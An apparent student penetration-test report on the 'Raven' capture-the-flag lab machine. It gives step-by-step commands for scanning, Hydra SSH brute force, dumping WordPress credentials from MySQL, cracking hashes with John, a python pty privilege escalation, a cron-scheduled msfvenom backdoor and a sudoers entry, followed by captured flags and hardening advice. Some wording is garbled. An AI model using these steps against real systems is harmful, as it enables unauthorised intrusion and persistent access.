Professional Information Security Training and Services

OFFENSIVE security

PENETRATION TEST REPORT

UCIRVINE CYBER DIVISION

JIN MOK

8/09/2019

Abstract

This report consists of penetration and vulnerability analysis on the Raven Security Services web applications framework. By brute forcing SSH, Secure Shell, and utilizing enumeration tools such as nmap, wpscan, dirb as well as nikto, it was deduced that the directories that contains /wordpress has been one of the top vulnerability that can be exploited. In order to have Proof of Concept, we have exploited the vulnerabilities by using MySQL databases to capture the flags, gathering resonance and attack vector in order to escalate privilege from non-admin users Michael and Steven. Hydra, WPScan, NMAP, DIRB//DIRBUSTER, NIKTO and using the sql databases to decipher password hashes using John the Ripper. This PoC concludes that the Raven Security Services does have multiple vulnerability attack vectors including persistent remote access execution through Netcat. Thus, patching and securing the SQL databases as well as the wordpress directories should be taken into consideration in addition to generating VPN tunneling method with SSH credential login.

Scope


Raven security is a security consultant firm which performs physical, cyber and red team penetration testing to identify the flaws from small to large size companies. Although, Raven Security Services are the security consulting firm, it is also a target for sensitive information that has been gathered since 1987. Such as security flaws that were discovered in different industries, i.e., powerplant, nuclear reactors, or FAA communications. It is within the utmost importance that the vulnerability, exploitation, post-exploitation and rectification methodology shall be proposed with the cyber penetration test on Raven Security Services. The main scope analysis of this Proof of Concept is to illustrate the ability for any black hat or grey hat hackers to exploit the web server. By utilizing SQL database and wordpress as the ways that the data has been stored, it is readily accessible to exploit the webserver and gather information within the company by using Kali Linux 2.0.

Executive Summary

One of the clues that were gathered in the initial recon stage was that the webserver had obvious flaws in spelling which gave next set of clues to enumerate the webserver with the tools, especially Nmap to see which ports were open to vulnerability and the WPScan to enumerate the wordpress to gain the user credentials. Hydra, brute force login method for multiple protocols can be used to log in to the credential that the recon information has been gathered. Once, and if any malicious hacker wanted to escalate their accessibility privileges, this can easily be done by simple command line syntax that are easily found online. One of the backdoor that I have left open was for me to get in at any time I want to have control over the webserver systems through any IP. Hence, by utilizing skipfish and OpenVAS, the webserver was easily identified as highly vulnerable system.

Attack Narrative

1) Nmap -A -sC -sV -sT -T4- -v 192.168.182.0/24 #To locate the exact target IP address
2) Once Nmap scan has been finished, we conclude that the IP address for Raven is 192.168.182.132. Once again, run nmap -A -sC -sV -sT -T4- -v 192.168.182.132 to find out the open and vulnerable ports.
3) At the same time while the nmap is running, run the script $dirb http://192.168.182.132 #which will list the directories on the webserver.
4) Also, Nikto -h 192.168.182.132 and skipfish -o /root/Raven http://192.168.182.132
5) Once nmap and nikto has finished, from dirb we find that the directories for wordpress has been exposed to the public, which we can use to enumerate for username stored in the SQL database.
6) By using Hydra to brute-force the password through SSH (Secure Service Host) thorough either Michael or Steven that we gathered from the WPScan, Michael's credentials were found. Username: Michael Password: Michael hydra -l Michael -P ~./wordlist/rockyou.txt ssh://192.168.182.132
7) Skipfish output has flagged the /wordpress directory as high risk.
8) By using Michael's credentials, being one of the user with the lowest access privilege, we were able to get the SQL database that has stored the password for Steven.




9) Using MySQL -u Michael -p and show databases; show tables; the hash for Steven's password has been discovered and saved as hashes.txt. john hashes.txt cracked the hash for Steven's credentials, which were pink84.
10) Steven has higher privilege than Michael and was able to use python -c 'import pty;pty.spawn("/bin/bash")' to get sudo root, this was found by using sudo -l to see what type of language that it was running on.
11) From the user to root priv escalation, added a backdoor using msfvenom and crontab -e to run every minute for the attacking host to be able to access meterpreter every minute.
12) In the sudoers.d, jin was added as user with root access.

Reconnaissance

General Reconnaissance

The reconnaissance begins with nmap our original IP address, 192.168.182.131 which resulted in additional IP address of 192.168.182.132 (victim). Nmap scan shows that the ports that were opened, services that the port was running and the type of kernel that the webserver was using. Ports 22, 80, 111 were open and with WPScan

Enumeration and Vulnerability Analysis




IP Address	Operating System	Vulnerabilities	Risk (Low/Med/High)
192.168.182.132	Debian Linux 3.2 – 4.9	Wordpress/SSH	HIGH
192.168.182.132/services.html	Debian Linux 3.2 – 4.9	Flag #1	LOW
192.168.182.132/wordpress	Debian Linux 3.2 – 4.9	Credentials were stored in the database	HIGH
192.168.182.132	Debian Linux 3.2 - 4.9	Cred for Steven open to front webserver.	HIGH
192.168.182.132	Apache 2.4.10	Exposed Web Server	Low

Web Server Analysis

One of the enumerations that was executed other than WPScan, nmap and etc., was dirb also known as dirbuster or gobuster. Dirb was able to pin-point the directories that were accessible by the public. The disaster for this matter is the fact that the usernames were accessible through enumeration. Michael and Steven was the username through WPScan as mentioned above. The hints that the wordpress directories were vulnerable was that there were too many spelling errors, which led to scanning for any data that can be gathered through wordpress directory. SSH was enabled, **no** SSH keys were required if any user had the credentials. Since Michael only had the user access, it was not easily available to obtain privilege escalation. However, by brute-forcing for the password from Steven's password, the major vulnerability was beginning to be exploited. In addition, the syntax to check the *sudo* user access was found by this syntax *sudo -l* . Steven's account was able to escalate accessibility through *sudo -i* or *su root* which hinted that the Steven's account was able to be escalated through *python -c 'import pty;pty.spawn("/bin/bash")'.* Even though it was not a fully rooted account, it was easily accessible to edit the sudoers file to add/edit/delete users with limited and/or full access.

Skipfish is a web vulnerability assessment had one of the major risk factors in the external content was posted in the page. This can be defined as the wordpress database was posted in the front facing directories.



Network Analysis

The SSH server to Raven was through just a simple syntax of

kali$ ssh michael@192.168.182.132

kali$ ssh steven@192.168.182.132

Even though, Steven's account password was not found yet, we have successfully brute-forced and gained credential for Michael with the username: Michael / password: Michael.

After successful SSH login, using MySQL database, with the syntax: **kali$ MySQL -u Michael -p** login to the SQL database where flag#2 and flag#3 were found in addition to Steven's password.

Kali$ MySQL: show databases;


Kali$ MySQL: select * from users;

Kali$ MySQL: select * from wp_enumusers;

By using John The Ripper *syntax:* **kali$ john hashes.txt** (Steven's password hash stored inside hashes.txt) John was able to crack the hash which resulted in ***pink84*** as the password.

Post-Exploitation Exploration and Privilege Escalation

After being able to log in to Steven's account through SSH, running **kali$ sudo -l** states that the Steven's account is running with python. Thus, by running **kali$ python -c 'import pty;pty.spawn("/bin/bash")'** gives command to run the command line in Python syntax format. By default, **kali$ sudo -i** will ask for the password of the user in order gain the root access.



FLAGS

FLAG#1: flag1{b9bbcb33e11b80be759c4e844862482d}815 E

Located at source-view:192.168.182.132/services.html

FLAG#2: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Located: /root/var/www/html/flag2.txt && cat flag2.txt

FLAG#3: flag3{afc01ab56b50591e7dccf93122770cd2}

Located: MySQL DB WP_Posts

FLAG#4: flag4{715dea6c055b9fe3337544932f2941ce}

Located: MySQL DB WP_Posts

Conclusion and Recommendations

Web Server

- Apache server to be updated.
- Changing the permission for access for the directory from the public to private
- Wordpress directory and the credentials stored inside the wordpress directory that can be accessed from the MySQL databases and tables. Hide and secure the wordpress directory with restricted access.

Network Services

- Use 2 – Factor authentication via username//password with SSH public and private key.
- Use VPN as well as SSH to make secure network accessibility.
- Close and filter the ports that are not being used also filter them by using firewall.

Hardening the Server

- Limit the least amount of permission as per Rule of Least Permissions just enough to do their job.
- Also, training the employees to create password that includes at least one special character, uppercase, lowercase and number with password length minimum of 8 characters.
- Disable privilege escalation for the non-administrator users. As how Steven was able to gain root access and grant the access to Michael and adding user Jin to be able to SSH into their server.